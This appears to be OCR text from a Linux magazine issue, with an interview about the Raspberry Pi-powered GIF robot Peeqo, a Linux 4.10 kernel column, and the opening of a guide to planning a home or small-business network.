
Peeqo seems completely different to any robot before, where did the inspiration for him come from?

I always wanted to build a robot. I've always been fascinated by them and was always keeping an eye on what was happening in the field. The debate that revolved around the creation of most social robots was how do you make them relatable and approachable, and how do you make them communicate the myriad expressions that we humans are capable of?

Most robots focused on recreating human expression by essentially trying to recreate the human face, often diving headfirst into the uncanny valley. At the same time, I was fascinated by GIFs and their ability to communicate information and emotion and their resurgence as a form of communication in today's messaging world. Something just clicked and a combination of the two seemed obvious.

The movement of Peeqo seems to be a particular highlight here, how was the design and build process?

The entire build was complex and almost every stage was fraught with obstacles. Figuring out the design itself was perhaps the biggest challenge. It had to balance the size and form factor I wanted, allow the movement that was needed for the expressions, house the components that I could source and also fit the Disney-character-meets-robot look that I was going for. Eventually I figured combining a Stewart platform with a soft fabric exoskeleton and mounting the head on top of the platform would fulfil all my requirements. It wasn't as easy as it sounds and it took several iterations and a lot of research to arrive at that conclusion. Also sourcing the parts was extremely challenging and I have developed a newfound respect for sourcing managers in companies. This had to go hand-in-hand with the design process because the parts would at times dictate the design and vice




versa. By the end of it, I had ordered parts from over five countries and ten cities. I also had to learn 3D modelling along the way. I had never opened a CAD program before but I knew I would need to simulate this build entirely on the computer to ensure all the parts I ordered fit perfectly, the mechanism worked as expected and the final 3D print came out correct in the first shot. So it took some experimentation, but glad to say that the final model was able to satisfy all the criteria. And of course none of it would come together without the software that brings him to life. That's an entire story in itself.

Peeqo has received a lot of praise online throughout the Linux community, but for those unfamiliar with it, what are some of its key features?

Peeqo is a voice-activated robotic desktop assistant who responds only through GIFs. I built him for myself and people like me who spend long hours at their desk in front of the computer and often need some little moment of delight and entertainment to get through the day. You ask him a question and he'll respond with a relevant GIF. He has several






skills currently and new ones that I am continuously adding. They are mainly basic greetings, reminders, notes, weather, music, basic queries etc but he can also connect to, and control, your smart devices, so switching on your lights, TV or fridge when you ask him to. I've also built in a fun productivity module so you can ask him to keep track of your work and he'll express his pleasure or displeasure depending on how you are doing. It's been surprisingly effective in helping me stay off social media and focus on work when I should be. And obviously adding a new skill is simply a matter of programming it in.

How does Peeqo 'listen' and 'talk' with users? Can it interact with a variety of commands?

Peeqo has four custom built microphones that allow him to hear and he responds by displaying an appropriate GIF on his screen. He also supplements this with animated sounds when required and an LED notification ring on his head to indicate various states. You activate him by saying his name 'Peeqo' followed by your command. He does local detection of his name before streaming the query to Google cloud speech to get convert it to text and then uses natural language processing to derive meaning from it. This ensures privacy, as he is not really listening to anything you say until you say his name.


The Raspberry Pi seems to play a fundamental role in many core features, did it prove vital?

The Raspberry Pi is essentially Peeqo's brain. I spent a lot of time researching different credit card sized computers but the with the release of the Pi 3, it became the clear winner. The Pi 2 was not going to work for me, but luckily they released the Pi 3 midway through my build. Of course the form factor was a major consideration. It had to be small but also the



The power of 3D modelling

While Abhishek has detailed the thorough sketching process he undertook, many of the core ideas behind Peeqo were brought to life through the use of 3D modelling. Abhishek's program of choice for this was Autodesk Fusion 360, which proved to be the perfect transition from sketch to model. Not only does 3D modelling help to develop the specifications and sizing of Peeqo, (which were changed several times, we should add), it also enabled him to experiment with how the movement of the bot would take place. Abhishek modelled various mechanisms to help give him the six degrees of movement he needed Peeqo to have, and the benefits of 3D modelling allowed him to pinpoint the space needed for the other components to fit snugly into the build. Once the 3D modelling process was complete, it was a simple task to transfer the file across to a trusty 3D printer. If you're already an Autodesk Fusion 360 owner, you can check out the finished file over at: <http://a360.co/2gFHXN9>.



community and documentation around it was a big plus. It was my first time working with the Pi and the more documentation, the better, as there was a lot I needed it to do. The Pi 3 had Wi-Fi inbuilt, which was needed so that Peeqo could pull GIFs from the internet and connect to other smart devices. Also, I had maxed out the four USB slots, so using a Wi-Fi dongle wasn't possible. The Pi runs the entire application that I wrote using Electron and through that application performs all the functions. It communicates with the Arduinos through i2c to control servos and the LEDs. It gets the input from the microphone for the speech functions and outputs the GIFs to the screen and the audio to the speakers. There's also a camera, so in future iterations, Peeqo will be able to detect faces, all of which will be handled by the Pi. Currently he uses the camera to take mini GIF selfies of you. Essentially you can think of him as an independent, animated computer that can move.

It seems like you learned a lot about developing with the Raspberry Pi, will you use it again?

Yes, I think I'll definitely use the Pi again. It can still be a challenge working with it sometimes. There are occasions when you need to modify hundreds

“I've also built in a fun productivity module so you can ask him to keep track of your work and he'll express his pleasure or displeasure depending on how you're doing”

of files to get it to do what you want, but it still is an extremely versatile little computer and it's absolutely perfect for such embedded projects. I've also begun to enjoy the power and freedom a Linux system gives, though it can be a struggle to figure out which file to modify every now and again. Also, as I mentioned earlier, the Raspberry Pi has a great community, so with some amount of Googling and trial and error you can find a solution to most problems.

What's next for you? Are there any other big projects on the horizon?

I'm working more on Peeqo. Now that I have released all the code and files, I would like to work on building a small community around him. Lots of people are interested in building one themselves so to provide the appropriate resources, support and documentation along the way will be important. I've also become extremely interested in AI and machine learning and would like to include elements of these in both Peeqo and some other projects in the pipeline which I can't currently discuss in public. ■

OPINION

The kernel column

Jon Masters summarises the latest happenings in the Linux kernel community



Jon Masters

is a Linux-kernel hacker who has been working on Linux for some 19 years, since he first attended university at the age of 13. Jon lives in Cambridge, Massachusetts, and works for a large enterprise Linux vendor, where he is driving the creation of standards for energy efficient ARM-powered servers

“ **Linus Torvalds announced the release of the 4.10-rc4 kernel, having closed the merge window for new development at the tail end of last year.** In the weeks since 4.10-rc1, relatively few major issues have been discovered, and this release cycle is already shaping up to be slightly smaller than the (near record-breaking) previous one. In his latest mail, Linus noted that this is “the point where I start hoping the rcs start shrinking”. If everything continues on track, the final 4.10 release will happen in time for the next issue, and we will have a full write-up to accompany it.

Among the new features coming in Linux 4.10 is a rewrite to how the kernel handles background writeback, support for Intel's Cache Allocation Technology (CAT), and a number of improvements in support for emerging 64-bit ARM servers. Readers will immediately notice the first of these more so than the other two since background writeback is what is happening when your trusty Linux laptop grinds to a halt after you copy a very large file onto a USB stick. The system quickly fills the in-memory page cache with dirty (stale) data representing the file to be written to the USB stick, and then background writeback slowly writes this out at the much reduced speed of the external USB device. Recent efforts to address this long-standing and highly frustrating impact to users as the machine stops working should pay off in a much smoother experience after 4.10.

Intel's Cache Allocation Technology is another fun addition in the latest kernel. It will allow users of virtualisation and Linux containers to manage how the on-chip cache memory resources are used by applications that otherwise would naturally compete and potentially interfere with one another. For example, a classic example is that of two programs running side by side with one streaming through memory reading vast chunks and another program simultaneously performing random reads and writes. Without the ability to control who can use cache resources, the streaming program can easily cause performance impact to the other. Using a technology such as CAT provides a (relatively simplistic) means to help reduce interference from competing programs, containers, or VMs.

Linux 4.10 also includes a number of enhancements for emerging 64-bit ARM server


systems. Among these is support for the generic ACPI-based PCI host bridge driver and associated quirks of real shipping hardware. This means that, finally, an upstream Linux kernel will be able to boot out of the box on most industry-standard ARM server platforms built over the past few years. The missing piece of fully functional PCI quirk support meant that vendors were carrying various fixes in order to have PCIe-attached adapter cards detected and functioning correctly. But now, as those of us in the ARM ecosystem like to say, we have taken another step to making it ‘boring’!

5-Level Paging comes to x86

Contemporary 64-bit Intel x86 (more formally known in specifications as Intel 64 architecture) systems support up to 48 bits of linear address space, otherwise known as the amount of addressable virtual memory for a given running process. Running programs (known as processes, or even more formally as tasks to kernel folk) use virtual addresses: the memory locations of data, code, and pointers to these used by programs are not the actual physical memory locations in the memory chips. Instead, they are virtual locations that are translated by underlying hardware each time a memory access occurs. This virtual memory abstraction exists in order to allow each program the illusion of having all of system memory to itself – it doesn't have to worry about how memory used by other unrelated programs might be positioned physically relative to its own.

Operating systems such as Linux manage the translation of virtual to physical memory addresses using a concept known as paging, using page tables to progressively translate chunks of a virtual (linear) address into its physical location. Rather than simply having a giant lookup table (this memory location maps to this one), which would consume a huge amount of overhead, page tables divide up the physical and virtual address spaces into pages of 4KB (in the case of Intel; this can be 16KB, 64KB, or even larger on other architectures). The tables are cleverly designed to use multiple levels, so that regions of virtual memory that aren't populated don't need to consume memory overhead in the page table.

Like many other architectures, Intel's have evolved with the passage of time, growing up from more



humble beginnings and growing support for a large 64-bit address space over time. When the first 64-bit x86 chips became available, Intel (and AMD) wisely prepared for a future in which very large amounts of memory may be used by applications, but they also chose not to burden the operating system with the overhead of having to track a full 64 bits of address space for every application, which would possibly lead to many unnecessary levels in the page table structures. Instead, Intel has the notion of a 'canonical' address (not to be confused with the makers of Ubuntu), which means a memory address beginning with all ones or all zeros (technically this is referred to as 'sign extended').

For many years, canonical addresses with 48 bits extended up to 64 used four levels of page tables. With the advent of hardware support for 57 bits of linear address ('la57'), Intel extended the page table format up to five levels and began posting patches to the kernel, KVM, QEMU and elsewhere for the enablement of potential future hardware platforms. This move will allow for physical memory limits to rise from the current 64TB maximum to 4PB, and for virtual memory to rise from 256TB to 128PB. Paraphrasing the old Bill Gates joke, Kirill A Shutemov notes in the patches that this "ought to be enough for anybody". The initial patches aren't without downsides, including a lack of boot time support to handle both 48- and 57-bit options (meaning that a special kernel is currently required for 57-bit). Readers interested in far more detail about this topic should consult the excellent white paper on the topic at: <http://intel.ly/2h1jNQk>.

Ongoing development

Jason A Donenfeld posted the fifth version of a patch series implementing support for the 'siphash' cryptographically secure Pseudorandom Function Family (PRF). A PRF is used to generate high-quality random data, primarily for use in hashing functions. Hash functions are frequently used within the Linux kernel to map many possible input data values onto a much smaller and finite set of data structures, in particular within the network stack. To avoid hash collisions (in which several data items hash to the same entry), high-quality functions will attempt to

distribute the hashes well. This is important not only for performance, but also because in some cases hash collisions can be leveraged to reduce system security. So-called hashtable poisoning allows an attacker to potentially control the state of certain in-kernel hash tables by causing many deliberate hash collisions. This may reduce system performance or even lead to denial of service in some cases.

Unlike a regular Random Number Generator (RNG), which only guarantees that a single generated value will appear to be random, a PRF comes with certain guarantees against hash function collisions since all output values are randomly distributed in a cryptographically secure fashion. Jason's patches seek to first implement support for siphash and then to migrate various in-kernel users of MD5 hashes over to siphash. Those users include code-generating network sequence numbers (which if easily guessed can lead to easy Denial of Service attacks against existing network connections by third parties across the internet), or even for faster random numbers (The traditional kernel random number generator is limited to producing new values only every so often, based upon available sources of entropy).

Finally this month, Jiri Kosina posted a patch entitled 'HID: ignore Petzl USB headlamp' in which he notes that these headlamps pretend to be USB mice when plugged in, but don't actually work. It doesn't take much imagination to see a frustrated Jiri deciding to patch around an annoying experience every time he tries to charge his headlamp. This is the fun side of kernel folks buying and using everyday devices, and finding problems such as these. ■

BUILD THE PERFECT NETWORK

You network is good, but it could be better. All it takes is planning and some dedicated hardware

ESSENTIAL EQUIPMENT



ROUTER

Whether this is a modem/router or a standard router, you'll need this to ensure data is routed to the correct destination within your network or externally to the internet.

NAS

Network-attached storage is basically a low-level network storage device, ideal for serving media files across a network or as a repository for office files and other projects.




SWITCH

While a router connects networks, a switch (or MAC bridge) creates them. Switches essentially enable networked devices to communicate efficiently, forwarding data packets to the appropriate destination on the network.



HARDWARE FIREWALL

Rather than running a software firewall on your network's servers and PCs (or in addition to one), you could rely on a dedicated hardware firewall for controlling access to your network.



BRIDGE

A network bridge does what you might expect – bridges two networks together. They can prove useful in connecting two networks in adjoining buildings, for example.

What devices are running on your network? A PC? Perhaps a main computer, couple of tablets and a printer?

Whatever the case, it's probably pretty simplistic. This isn't a bad thing, but often there is a case for making things more robust, and this often means some added complexity. While this might scare some people away, prompting them to pencil it down for 'the next time I have a week off', in truth it really shouldn't be a massive job.

All you really need is a good plan and reliable hardware.

Various tools are available for designing a network topology, and once you've identified any hardware you need (eg a router, hardware firewall and NAS box), you'll need to consider

the DNS and port forwarding, and ensure basic networking services are running.

Perhaps you'll also need to configure an IP addressing system for your network – and, once this is in place, a network storage device. This might be a NAS (network-attached storage) box for storing media across a home network, or a shared storage solution in a small-to-medium business. Such storage will require secure credentials and permissions, managed by a system administrator, as well as a backup routine in the event of hardware failure.

While potentially complex for beginners, reading the next few pages should give you all you need to implement a new network in just a few hours.

DESIGN THE TOPOLOGY

You'll need to know how to connect your hardware...
and where to place it

BLUETOOTH CONNECTIVITY

It is easy to make your network diagrams overcomplicated. Bluetooth devices can often result in this sort of muddying of the water. Keyboards, mice and other input devices (speakers and headsets, etc) might all appear. But so too might Bluetooth printers. Keeping your diagrams tidy might not be realistic, but it's a good idea to limit any topology illustrations to devices that are accessible to multiple users. However, this does not mean that you shouldn't audit these devices. But when you're starting out, keep the topology simple.

The layout of your building will determine how your network is arranged, and where various components are placed. For instance, an older building with thick old walls will be quite unsuitable for a single wireless router.

So, what solutions are available?


The first thing you should do is confirm the signal strength of your wireless network in each room of your site. To do this, you might use a rough estimate by testing how usable a mobile device is in each room; or, for a better idea, run this command:

```
iwlist wlan0 scan
```

(You'll need to swap `wlan0` with the name of your own wireless device.) This checks that the connection is up, and the available maximum bitrate. Follow this with:

```
watch -n 1 cat /proc/net/wireless
```

This will output a live update of the quality of your wireless link. In particular, you'll be able to ascertain the signal-to-noise ratio. This is a measurement that compares the signal



Above Starting and maintaining a detailed network diagram will prove vital for planning future developments and managing and auditing your network

WI-FI VERSUS ETHERNET

The Wi-Fi versus Ethernet debate will rage on until wireless networking is finally able to match the reliability and speed of wired connectivity. As such, you'll need to come to a decision on which you will use.

For a home media-streaming scenario, using a cabled connection from the NAS box to the router would seem to be the wisest option. This will enable you to get the best possible speed for high-definition video even if you're viewing on a wireless tablet. Ethernet cables routed around your house or power-line adaptors are the best solutions here.

In a small or medium business, meanwhile, switches (essentially Ethernet cable splitters) will be needed to ensure all of your desktop computers can connect to the network. And it is via Ethernet that all non-portable hardware should connect to the network.

However, there is an exception: printers. The use of network printers means that few printers are required; most offices have one or two at the most. These non-portable devices can be just as effective with Wi-Fi or Ethernet connectivity; where possible, as mentioned elsewhere, assign a static IP address for reliability.

strength with any background noise that might be caused by other electrical equipment, such as microwave ovens or cordless phones.

If, by now, you've noticed that quite a lot of planning is involved here, you might want to consider creating a network diagram. Your planned topology can be outlined using various tools, in particular the browser app at www.draw.io.

Because wireless links are by nature slower than cabled connectivity via Ethernet, however, if media streaming is required across the network (or support for larger files), then you may find that Ethernet is the best option.

Once you've established the strength of your wireless signal, you can look into solutions to improve coverage. For instance, the use of wireless repeaters will ensure the signal is bounced around all parts of the structure. Alternatively, you might prefer to combine the use of power-line adaptors (which transmit data through the building's electricity supply) with one or more additional routers. If you can overcome issues with black spots in the building without drilling holes and threading Ethernet cables through subducting, you should do so – especially if it avoids calling out expensive engineers!

On the downside, power-line adaptors can be unreliable with long-term use. Wireless can be slow (and is almost always slower than Ethernet) in older buildings and where other electrical equipment is found. It's a balancing act to create a fast, stable network.

The decision on what equipment to use, of course, is yours.

INITIATE BASIC SERVICES

Make sure your network has basic functionality before you begin to add devices

Next up, it's time to consider the hardware you'll be using on your network. We're talking tablets, laptops, desktop computers, servers, printers, smartphones, perhaps even smart TVs here.

These everyday parts of the network should be easy to use, without connectivity issues. It would be unfortunate for approved guest users to be unable to access the network to use their tablets; similarly, printers should be accessible across the network you're building, unless specifically restricted.

Each device on the network is assigned an IP address. For a home network, this might be in the format 192.168.0.x, where x is the number assigned to a device. For a network in a small business, you might opt to assign an arbitrary range. This can be a good idea if you're running network-monitoring software, to spot any devices that have not been configured correctly (or if you're struggling with a virus, worm or other malware infection).

You may find that some older hardware (eg network printers) will not function correctly unless a static IP address is assigned. This may be because they take longer to boot, and are therefore assigned an IP address by the router (a DHCP or dynamic IP address) after other devices have booted and connected. Unlike tablets and PCs,

network printers and servers need to retain the same IP address in order to support a reliable connection.

In most cases, you'll find that DHCP addressing is consistent and reliable, and that devices requesting access are awarded it quickly. Assuming they have the right passcode, of course.

For access to be given, you may prefer devices to connect directly through the router. As long as the device in question is configured as per the network requirements, this should be straightforward. Alternatively, you might prefer to enable the router's built-in guest access system, although this can result in drive by bandwidth theft. Installing the DD-WRT firmware on your router is a good way to manage this, and you can team it with a basic www.hotspotsystem.com account to bounce new connections to a usage agreement page and log their activity. You can even block particular website categories.

The most important aspect of managing IP addresses is ensuring your hardware is usable. Otherwise, you may need to look into additional options available with your DNS, such as port forwarding.

As you manage your new IP addresses, make sure you keep note of them!

DNS

In order to manage your network's ability to connect to the internet efficiently, you'll need to ensure that DNS is correctly configured. PCs and other servers should be using internal DNS servers, as opposed to those on the internet.

Instead, the DNS server should be forwarding to an external DNS server to find requested addresses. Typically this will be via your business's ISP, but public DNS servers such as those offered by Google (where the IP addresses are 8.8.8.8 and 8.8.4.4) can also be used.

